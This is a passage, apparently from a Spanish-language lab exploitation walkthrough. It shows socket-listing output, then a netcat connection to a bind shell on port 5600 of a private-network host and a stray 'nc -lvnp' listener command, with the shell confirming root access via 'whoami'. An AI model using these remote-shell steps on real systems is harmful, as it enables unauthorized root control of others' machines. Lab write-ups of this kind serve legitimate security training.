
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 0 0.0.0.0:5600 0.0.0.0:
LISTEN 0 128 0.0.0.0:9999 0.0.0.0: users:(("python3",pid=758,fd=6))
LISTEN 0 10 192.168.235.141:53 0.0.0.0:
LISTEN 0 10 127.0.0.1:53 0.0.0.0:
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:
LISTEN 0 5 127.0.0.1:631 0.0.0.0:

LISTEN 0 4096 127.0.0.1:953 0.0.0.0:
LISTEN 0 128 [::]:9999 [::]: users:(("python3",pid=758,fd=7))
LISTEN 0 511 :80 :
LISTEN 0 10 [::1]:53 [::]:
LISTEN 0 5 [::1]:631 [::]:
LISTEN 0 4096 [::1]:953 [::]:

Si esta el servicio en el puerto 5600 (el primero) es que si funciono el exploit, ahora nos conectamos con nc a este puerto:

sudo nc 192.168.235.141 5600

Y listo si bien no se ve como normalmente se ve, ejecuta comandos y esta en root


nc -lvnp 1234
sudo nc 192.168.235.141 5600
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
whoami
root